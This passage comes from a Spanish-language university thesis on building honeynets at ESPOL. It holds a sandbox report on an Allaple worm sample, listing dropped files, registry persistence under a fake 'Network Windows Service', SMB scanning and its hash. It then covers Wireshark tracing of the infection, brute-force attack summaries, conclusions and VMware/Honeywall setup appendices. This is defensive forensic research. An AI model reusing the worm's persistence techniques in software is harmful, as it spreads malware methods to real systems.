    * TLS hooks: NO.
    * Executable type: Application.
    * Executable file structure: OK.
    * Filetype: PE_I386.
 [General information ]
    * Drops files in %WINSYS% folder.
    * File length:        88326 bytes.
```

* MD5 hash: 19bd1a7528c5ff936a887c94af9c7c09.

[Changes to filesystem]

* Creates file C:\WINDOWS\SYSTEM32\urdvxc.exe.

* Modifies HTML files.

* Creates file C:\kjlswwse.exe.

[Changes to registry]

* Creates key "HKCR\CLSID\{EDFE42DB-520D-3376-A5C0-CF95929CCC70}".

* Sets value "default"="lvehvjlxtstjsjst" in key "HKCR\CLSID\{EDFE42DB-520D-3376-A5C0-CF95929CCC70}".

* Creates key "HKCR\CLSID\{EDFE42DB-520D-3376-A5C0-CF95929CCC70}\LocalServer32".

* Sets value "default"="c:\sample.exe" in key "HKCR\CLSID\{EDFE42DB-520D-3376-A5C0-CF95929CCC70}\LocalServer32".

* Creates key "HKCR\CLSID\{15CB33A0-12D1-0735-FA99-17F9128BA632}".

* Sets value "default"="ehstnlklxstjlstj" in key "HKCR\CLSID\{15CB33A0-12D1-0735-FA99-17F9128BA632}".

* Creates key "HKCR\CLSID\{15CB33A0-12D1-0735-FA99-17F9128BA632}\LocalServer32".

* Sets value "default"="C:\WINDOWS\SYSTEM32\urdvxc.exe" in key "HKCR\CLSID\{15CB33A0-12D1-0735-FA99-17F9128BA632}\LocalServer32".

* Creates key "HKLM\System\CurrentControlSet\Services\MSWindows".

* Sets value "ImagePath"=""C:\WINDOWS\SYSTEM32\urdvxc.exe" /service" in key "HKLM\System\CurrentControlSet\Services\MSWindows".

* Sets value "DisplayName"="Network Windows Service" in key "HKLM\System\CurrentControlSet\Services\MSWindows".

* Creates key "HKCR\CLSID\{A16B418C-0A5C-BA7E-2DD8-05C640206864}".

* Sets value "default"="wqqqqtsbrhjwekkn"\xfe8\xe4\xd7\xecm\xf5\xec\xdb\xd8+\xe3o\x15\xc6\x81\xee&\x9f:e\x88\xfd\xbd\xb8\\xfc+\xb0\xda\x95t\xc4\xe9S\x7f\xe5>\xfe\x9d\x1a\xb9E\xa13\x0d\xeb[L\x04\xfb\xec0\xe5\xff\xa1\xef\xf7b

\x95\xdb\x8e\xc9\x11\x82\x8e4B

* \xdb\x8e:{M\xfa\xaf\x86\xdd\x09\x8ek\xfdDC:\kjlswwse.exe" in key "HKCR\CLSID\{A16B418C-0A5C-BA7E-2DD8-05C640206864}".

* Creates key "HKCR\CLSID\{A16B418C-0A5C-BA7E-2DD8-05C640206864}\LocalServer32".

* Sets value "default"="C:\kjlswwse.exe" in key "HKCR\CLSID\{A16B418C-0A5C-BA7E-2DD8-05C640206864}\LocalServer32".

[Network services]

* Sends a ping request (ICMP.DLL) to 80.253.6.4.

* Sends data stream (76 bytes) to remote address "80.253.6.4", port 139.

* Connects to "80.253.6.4" on port 445 (TCP).

* Sends a ping request (ICMP.DLL) to 80.253.8.6.

* Sends data stream (76 bytes) to remote address "80.253.8.6", port 139.

* Connects to "80.253.8.6" on port 445 (TCP).

* Sends a ping request (ICMP.DLL) to 80.253.10.8.

* Sends data stream (76 bytes) to remote address "80.253.10.8", port 139.

* Connects to "80.253.10.8" on port 445 (TCP).

* Sends a ping request (ICMP.DLL) to 80.253.12.10.

* Sends data stream (76 bytes) to remote address "80.253.12.10", port 139.

* Connects to "80.253.12.10" on port 445 (TCP).

[Process/window information]

* Creates process "urdvxc.exe".

* Creates service "MSWindows (Network Windows Service)" as ""C:\WINDOWS\SYSTEM32\urdvxc.exe" /service".

* Attempts to access service "MSWindows".

* Checks if privilege "SeDebugPrivilege" is available.

```
   * Enables privilege SeDebugPrivilege.
   * Creates process "urdvxc.exe"".
   * Creates a mutex jhdheddfffffhjk5trh.
[Signature Scanning]
   * C:\WINDOWS\SYSTEM32\urdvxc.exe (88326 bytes) : Allaple.gen1.
   * C:\kjlswwse.exe (88326 bytes) : Allaple.gen1.
```

Una vez que conocimos la naturaleza del binario, ahora rastrearemos la forma en la cual logró ingresar al sistema y desde qué IP provino el ataque. Para lograrlo cargamos el archivo Pcap del mes correspondiente en el Wireshark, luego filtramos los paquetes del Honeypot afectado con `ip.addr eq IPHONEYPOT`. Ahora necesitamos buscar la conversación específica en la que fue transmitido el archivo, para lograrlo abrimos uno de los archivos ejecutables con un editor hexadecimal, notamos una línea muy peculiar en este tipo de archivos:

```
0040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68
........!..L.!Th
0050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f   is program
canno
0060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20   t be run in
DOS
0070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00
mode....$.......
```

Con esto ya tenemos algo, en el filtro del Wireshark colocamos:

tcp contains "be run in DOS"

Como vemos en la Tabla 6.2.3.1 obtenemos de resultado:

Time	Source	Destination	Protocol	Info
2008-09-08 21:37:58.847725	203.68.133.170	IP HONEYPOT WINDOWS	TCP	iconp > 9988 [PSH, ACK] Seq=1 Ack=1 Win=64400 Len=255

Tabla 6.2.6 Resultado de filtrado del Wireshark

Con esto podemos filtrar toda la conversación entre la IP de nuestro Honeypot y la IP atacante 203.68.133.170 (Taiwan-Taichung) usando el comando:

ip.addr eq 203.68.133.170 and ip.addr eq IP HONEYPOT WINDOWS

La conversación completa se encuentra en el Apéndice H1.2, podemos notar que hubo una serie de paquetes del protocolo NetBios pero el archivo fue transmitido usando el puerto iconp (3972) y el protocolo ict-control usado por un software de administración remota (http://www.ict-control.com)

6.2.4 Ataques registrados al Windows Honeypot – CIB

El 01 de Septiembre del 2008 a las 13:09:50 la máquina con IP 125.69.132.102 (China-Chengdu) se conectó al Honeypot Debian de la red CIB al puerto 22 protocolo SSH, realizó un ataque de fuerza bruta mediante diccionario el cual duró hasta el 01 de Septiembre del 2008 a las 17:16:03. Este tipo técnica se repitió por varias ocasiones usando distintas IPs.

El 07 de Septiembre del 2008 a las 07:29:14 la IP 200.69.24.13 (Argentina-Buenos Aires) se conecta al servidor FTP del Honeypot y realiza un intento de acceso usando el método de fuerza bruta basado en diccionario probando usuarios y contraseñas basadas en una lista del atacante. El ataque dura hasta las 08:47:25 del mismo día.

Los casos mostrados anteriormente de intentos de accesos al servidor FTP o accesos usando SSH fueron muy comunes en todos los Honeypots durante todos los meses de recolección, y se produjeron desde diferentes IPs, incluso algunas repetían sus intentos varios días en los mismos meses.

CONCLUSIONES Y RECOMENDACIONES

Con este proyecto de tesis podemos concluir que:

1. Durante el proceso de análisis y selección de la arquitectura, se escogieron a dos arquitecturas distintas (Honeynet Hibrida, Honeynet Virtual) las cuales fueron implementadas en su respectiva red en la ESPOL (CIB, FIEC). La selección de las arquitecturas fue definida por los recursos disponibles para el proyecto, la seguridad, el riesgo y la facilidad para realizar la recolección de datos que cada una presentaba.
2. El análisis y la implementación de dos arquitecturas distintas de honeyntes nos proporcionó una visión más clara sobre la importancia en el diseño de red. Pudimos experimentar con la posición de los elementos en la honeynet y notar el cambio que implicaba para la solución.
3. En la recolección y el análisis de datos pudimos darnos cuenta de la gran cantidad de traficó de ataque que normalmente circula en una red y tiene como objetivo algún servidor o equipo conectado a la misma, aprendimos la manipulación de archivos de trafico de red y su análisis utilizando herramientas libres como Wireshark.
4. Una de las características de las honeynets se basa en capturar sólo el tráfico de interés para un análisis forense, facilitando el

filtrado de datos. Se capturaron al rededor de 5 G en paquetes de red, una cantidad alta pero, relativamente pequeña si la comparamos con el tráfico normal de una red. Aunque los paquetes recolectados nos exigieron gran capacidad de procesamiento y almacenamiento la tarea se pudo realizar con éxito.

5. La Honeynet de arquitectura híbrida resultó ser extremadamente fácil. Sin embargo, su implementación presentó muchos problemas en los procesos de administración, recolección y análisis.
6. La Honeynet de arquitectura virtual, tomó mucho más tiempo en investigación y desarrollo. Esto depende del software de virtualización que se esté utilizando. Resultó muy complicado tenerla por primera vez funcionando pero se facilitaron mucho las tareas de administración, recolección y análisis. Al tener todos los sistemas como máquinas virtuales es posible realizar copias de cada una facilitando las tareas de administración y análisis.
7. La Honeynet de arquitectura híbrida presentó un problema en la portabilidad, por el número de elementos físicos que dificultan el traslado, a diferencia de la Honeynet de arquitectura virtual la cual puede ser implementada en una computadora personal.
8. Los resultados de los análisis y la gran cantidad de intentos de

quebrantar los sistemas ampliaron nuestra perspectiva de la importancia del área de seguridad informática, lo que nos ayudará a mantener sistemas más seguros y aplicaciones que cubran los principales agujeros de seguridad que hemos encontrado.

8.1. Durante los cuatros meses que se implementó las Honeynets, el protocolo SSH, tuvo mayor actividad en el CIB con un 46 % y en la FIEC con un 63%.

8.2. En el mes de septiembre existió la mayor cantidad de paquetes en el protocolo SSH con un total de 1996,645 en las redes de la FIEC.

8.3. En el mes de noviembre en la redes de la FIEC existió la menor cantidad de paquetes en el protocolo HTTP con una cantidad de 280.

8.4. En el mes de septiembre hubo la mayor cantidad de paquetes con un total 1190,566 en el protocolo SSH en la red del CIB.

8.5. En los meses de agosto y octubre existió la menor cantidad de paquetes en el protocolo FTP y SSH respectivamente con un total de 0 en la redes del CIB.

9. Basados en este trabajo de investigación se creó el Proyecto Honeynet Capítulo Ecuador con el propósito de integrar al Ecuador y la ESPOL en proyecto mundial Honeynet.org. Para lograrlo se construyo un portal Web www.honeynet.ec, en el cual

serán publicados las investigaciones y resultados obtenidos en el proyecto.

10. El Proyecto Honeynet Capítulo Ecuador es pionero en el país en la investigación, uso y promulgación de la tecnología ¨Honeynet¨, y gracias a los documentos publicados en el sitio Web podemos colaborar con investigaciones locales e internacionales.
11. El Proyecto Honeynet Capítulo Ecuador ha recibido correo del equipo que conforma el Proyecto Honeynet Capítulo México en el cual felicitan y alientan al Ecuador por iniciar investigaciones en tecnologías de Honeynet.
12. El Proyecto Honeynet Capítulo Ecuador ha sido invitado a colaborar y contribuir con su experiencia en un proyecto similar que se está desarrollando en la Universidad Particular de Loja.
13. Finalmente, la implementación de una Honeynet en una institución educativa abre nuevos campos de investigación en seguridad informática.

Con la experiencia adquirida en Honeynets podemos hacer las siguientes recomendaciones:

1. Recomendamos el uso de la Honeynet virtual como una herramienta de aprendizaje e investigación para uso en cursos de seguridad informática realizados en la ESPOL por cumplir con las

características de portablididad necesarias para un aula de clases, facilidad de administración, seguridad e integridad en los datos recolectados y para las redes aledañas.

2. Debido a la cantidad de información recogida se recomienda que los discos duros de la máquina que actúa como Honeywall tengan bastante capacidad y las máquinas que se utilizará para el respectivo análisis de la información, además utilice un sistema operativo basado en Linux, para evitar que sea contaminada por los binarios descargados.
3. El equipo que conforma la Honeynet virtual auto contenida y en la que se levantan todas las máquinas debe ser un equipo con capacidad de almacenamiento y procesamiento para llevar a cabo su tarea, caso contrario se puede atentar con el correcto funcionamiento de toda la Honeynet.
4. Con el análisis realizado y presentado en este documento, recomendamos a los administradores de red considerar las altas tasas de usos en determinados puertos, especialmente los de administración, con lo que se podría denegar el acceso a los mismos o bloquear las IPS registradas.
5. El Proyecto Honeynet Capítulo Ecuador debe seguir en sus funciones, registrando datos que sirvan para nuevos análisis de patrones de ataques e investigando el desarrollo de la tecnología

honeynet en futuras generaciones. Esto le permitirá a la ESPOL formar un grupo distribuido de Honeynets a nivel de universidades, llegando a ser un proyecto nacional que pueda estudiar los patrones de ataque de las redes en el Ecuador, las universidades que conformen la honeynet distribuida compartirán los análisis de ataques, de esta forma se podrá tomar medidas preventivas para que no afecten a otras redes mejorando la seguridad de todas redes de datos en el Ecuador.

6. La ESPOL podría convertirse como la fuente oficial o repositorio central de consulta sobre medidas preventivas y nuevos ataques a redes de datos.

APÉNDICES

APÉNDICE A. : INSTALACIÓN Y CONFIGURACIÓN DEL VMWARE

A.1 Instalación del VMWare

La versión del VMWare-Workstation que utilizamos para nuestras Honeynets virtuales es 6.x, la cual la descargamos del sitio web `www.vmware.com`.

Una vez descargado el VMware se procederá a ejecutar el siguiente comando para su instalación:

```
rpm -ivh VMware-workstation-6.0.4-93057.i386.rpm
```

A.2 Configuración del VMWare

Una vez instalado el VMWare, el siguiente paso es su configuración, donde es necesario ejecutar el comando:

```
vmware-config.pl
```

Durante el proceso se realizará la recompilación de varios módulos del núcleo.

```
Stopping VMware services:
   Virtual machine monitor                                     [  OK  ]
Configuring fallback GTK+ 2.4 libraries.
In which directory do you want to install the theme icons?
[/usr/share/icons]
What directory contains your desktop menu entry files? These files have a
.desktop file extension. [/usr/share/applications]
In which directory do you want to install the application's icon?
[/usr/share/pixmaps]
Trying to find a suitable vmmon module for your running kernel.
```

```
None of the pre-built vmmon modules for VMware Workstation is suitable for
your running kernel.  Do you want this program to try to build the vmmon
module for your system (you need to have a C compiler installed on your
system)? [yes]
Using compiler "/usr/bin/gcc". Use environment variable CC to override.
What is the location of the directory of C header files that match your
running kernel? [/lib/modules/2.6.23.1-42.fc8/build/include]
Extracting the sources of the vmmon module.
Building the vmmon module.
The module loads perfectly in the running kernel.
/dev is dynamic:
Trying to find a suitable vmblock module for your running kernel.
None of the pre-built vmblock modules for VMware Workstation is suitable for
your running kernel.  Do you want this program to try to build the vmblock
module for your system (you need to have a C compiler installed on your
system)? [yes]
Extracting the sources of the vmblock module.
Building the vmblock module.
The module loads perfectly in the running kernel.
/dev is dynamic:
You have already setup networking.
Would you like to skip networking setup and keep your old settings as they
are?
(yes/no) [yes] no
Do you want networking for your virtual machines? (yes/no/help) [yes]
Would you prefer to modify your existing networking configuration using the
wizard or the editor? (wizard/editor/help) [wizard]
The following bridged networks have been defined:
. vmnet0 is bridged to eth0
. vmnet2 is bridged to virbr0
```

```
Do you wish to configure another bridged network? (yes/no) [no]
Do you want to be able to use NAT networking in your virtual machines?
(yes/no)
[yes] no
Removing a NAT network for vmnet3.
Removing a NAT network for vmnet8.
Do you want to be able to use host-only networking in your virtual machines?
[no] yes
The following host-only networks have been defined:
. vmnet1 is a host-only network on private subnet 192.168.147.0.
Do you wish to configure another host-only network? (yes/no) [no] no
Trying to find a suitable vmnet module for your running kernel.
None of the pre-built vmnet modules for VMware Workstation is suitable for
your running kernel.  Do you want this program to try to build the vmnet
module for your system (you need to have a C compiler installed on your
system)? [yes]
Extracting the sources of the vmnet module.
Building the vmnet module.
The module loads perfectly in the running kernel.
Do you want to install the Eclipse Integrated Virtual Debugger? You must
have the Eclipse IDE installed. [no]
Starting VMware services:
   Virtual machine monitor                                    [  OK  ]
   Blocking file system:                                      [  OK  ]
   Virtual ethernet                                           [  OK  ]
   Bridged networking on /dev/vmnet0                          [  OK  ]
   Host network detection                                     [  OK  ]
   Host-only networking on /dev/vmnet1 (background)           [  OK  ]
   DHCP server on /dev/vmnet1                                 [  OK  ]
   Bridged networking on /dev/vmnet2                          [  OK  ]
```

```
The configuration of VMware Workstation 6.0.4 build-93057 for Linux for this
running kernel completed successfully.
You can now run VMware Workstation by invoking the following command:
"/usr/bin/vmware".
Enjoy,
--the VMware team
```

Finalmente se ingresa en un terminal el comando `vmware`, el cual ejecuta y lanza la ventana del software.

APÉNDICE B. : CONFIGURACIÓN DE LAS MÁQUINAS VIRTUALES

B.1 Configuración de la máquina virtual (Honeywall – Honeynet - FIEC)

Una vez abierto el VMware realizamos los siguientes pasos:

- Nueva máquina virtual "`New Virtual Machine`"
- Configuración apropiada: "`Typical`"
- Sistema operativo: "`Other`"
- Nombre de la máquina virtual: "`Honeywall`"
- Memoria necesaria para la máquina virtual: "`256 MB`"
- Tipo de red: "`bridge`"
- Tipos de Adaptadores de I/O: "`Buslogic`"
- Seleccionar un disco: "`Create a new virtual disk`"
- Seleccionar el tipo de disco: "`IDF`"

- Especificar la capacidad del disco: “100 GB”
- Ir al menú principal: “VM”
- Sección: “Settings”
- NICs: add -> Hardware Type: Ethernet Adapter -> Network type: “Host-only”
- NICs: add -> Hardware Type: Ethernet Adapter -> Network type: “Host-only”
- Listo

B.2 Configuración de la máquina virtual (Debian 4.0 – Honeypot I – Honeynet FIEC)

- Nueva máquina virtual “New Virtual Machine”
- Configuración apropiada: “Typical”
- Sistema operativo: “Other Linux 2.6x kernel”
- Nombre de la máquina virtual: “Debian 4.0”
- Memoria necesaria para la máquina virtual: “512 MB”
- Tipo de red: “host-only”
- Tipos de Adaptadores de I/O: “Buslogic”
- Seleccionar un disco: “Create a new virtual disk”
- Seleccionar el tipo de disco: “IDF”
- Especificar la capacidad del disco: “30 GB”
- Buscar el iso*:* “ISO/DEBIAN4.0”

- Listo

B.3 Configuración de la máquina virtual (Ubuntu Server 6.10 – Honeypot II – Honeynet FIEC)

- Nueva máquina virtual "`New Virtual Machine`"
- Configuración apropiada: "`Typical`"
- Sistema operativo: "`Ubuntu`"
- Nombre de la máquina virtual: "`Ubuntu 6.0`"
- Memoria necesaria para la máquina virtual: "`512 MB`"
- Tipo de red: "`host-only`"
- Tipos de Adaptadores de I/O: "`Buslogic`"
- Seleccionar un disco: "`Create a new virtual disk`"
- Seleccionar el tipo de disco: "`IDF`"
- Especificar la capacidad del disco: "`30 GB`"
- Buscar el iso*:* "`ISO/UBUNTUSERVER6.0`"
- Listo

B.4 Configuración de la máquina virtual (Windows XP – Honeypot II – Honeynet CIB)

- Nueva máquina virtual "`New Virtual Machine`"
- Configuración apropiada: "`Typical`"
- Sistema operativo: "`Windows XP`"
- Nombre de la máquina virtual: "`Windows XP`"

- Memoria necesaria para la máquina virtual: “256 MB”
- Tipo de red: “host-only”
- Tipos de Adaptadores de I/O: “Buslogic”
- Seleccionar un disco: “Create a new virtual disk”
- Seleccionar el tipo de disco: “IDF”
- Especificar la capacidad del disco: “25 GB”
- Buscar el iso: “ISO/WINDOWSXP”
- Listo

APÉNDICE C. : INSTALACIÓN Y CONFIGURACIÓN DEL HONEYWALL ROO V1.4

C.1 Pasos para la instalación

Hacer clic en el botón `Enter`, para que el sistema comienze a sobreescribir la unidad de disco duro existente y así comenzar el proceso de instalación.

Figura C.1.1 Inicio de la instalación del Honeywall

Después de que la instalación se ha completado con éxito, el sistema se reiniciará automáticamente, presentando una consola de comando, donde podrá iniciar sesión y comenzar el proceso de configuración del Honeywall.




Figura C.1.2 Inicio de sesión en el Honeywall

C.2 Pasos para la configuración

Figura C.2.1 Pantalla aviso para configurar el Honeywall

Figura C.2.2 Pantalla de adventencia del Honeywall

Figura C.2.3 Inicio de la configuración del Honeywall

Figura C.2.4 Reconfiguración del sistema

Figura C.2.5 Selección del tipo de configuración

Figura C.2.6 Inicio de la primera sección de configuración

Figura C.2.7 Ingreso de la direcciones Ips de los Honeypots




Figura C.2.8 Ingreso de la red utilizada para la Honeynet




Figura C.2.9 Interface eth0 y eth1 encontrada

Figura C.2.10 Ingreso de las direcciones broadcast de la red LAN




Figura C.2.11 Inicio de la configuración de interface de administración

Figura C.2.12 Ingreso del NIC de la interface de administración

Figura C.2.13 Interface de administración activa




Figura C.2.14 Ingreso de la dirección IPs de administración

Figura C.2.15 Ingreso de la máscara para la interfaz de administración




Figura C.2.16 Ingreso de la default gateway para la interface de administración




Figura C.2.17 Configuración de interfaz




Figura C.2.18 Configuración de interfaz

Figura C.2.19 Ingreso de las direcciones IPs de los servidores DNS

:




Figura C.2.20 Activación de la interface de administración

Figura C.2.21 Iniciar la interface de administración en el siguiente boteo

Figura C.2.22 Iniciar la configuración de SSH




Figura C.2.23 Permitir el logearse remotamente por SSHD

Figura C.2.24 Cambio de la contraseña del root

Figura C.2.25 Ingreso de la nueva contraseña del root




Figura C.2.26 Confirmación de la nueva contraseña del root

Figura C.2.27 Cambio de la contraseña exitoso

Figura C.2.28 Cambio de la contraseña del roo

Figura C.2.29 Ingreso de la nueva contraseña del roo

Figura C.2.30 Cambio de la contraseña exitosa




Figura C.2.31 Ingreso del puerto TCP permitido para acceder a la administración web del Honeywall

Figura C.2.32 Ingreso de la IP para acceder a la web de administración de la Honeywall

Figura C.2.33 Activar las restricciones del firewall para prevenir troyanos y malware




Figura C.2.34 Ingreso de los puertos TCP que permiten la salida




Figura C.2.35 Ingreso de los puertos UDP que permitan la salida

Figura C.2.36 Inicio de la segunda sección de configuración del Honeywall




Figura C.2.37 Establecer el límite de conexiones salientes. (second, minute, hour, day)




Figura C.2.38 Establecer el límite de conexiones TCP




Figura C.2.39 Establecer el límite de conexiones UDP

Figura C.2.40 Establecer el límite de conexiones ICMP

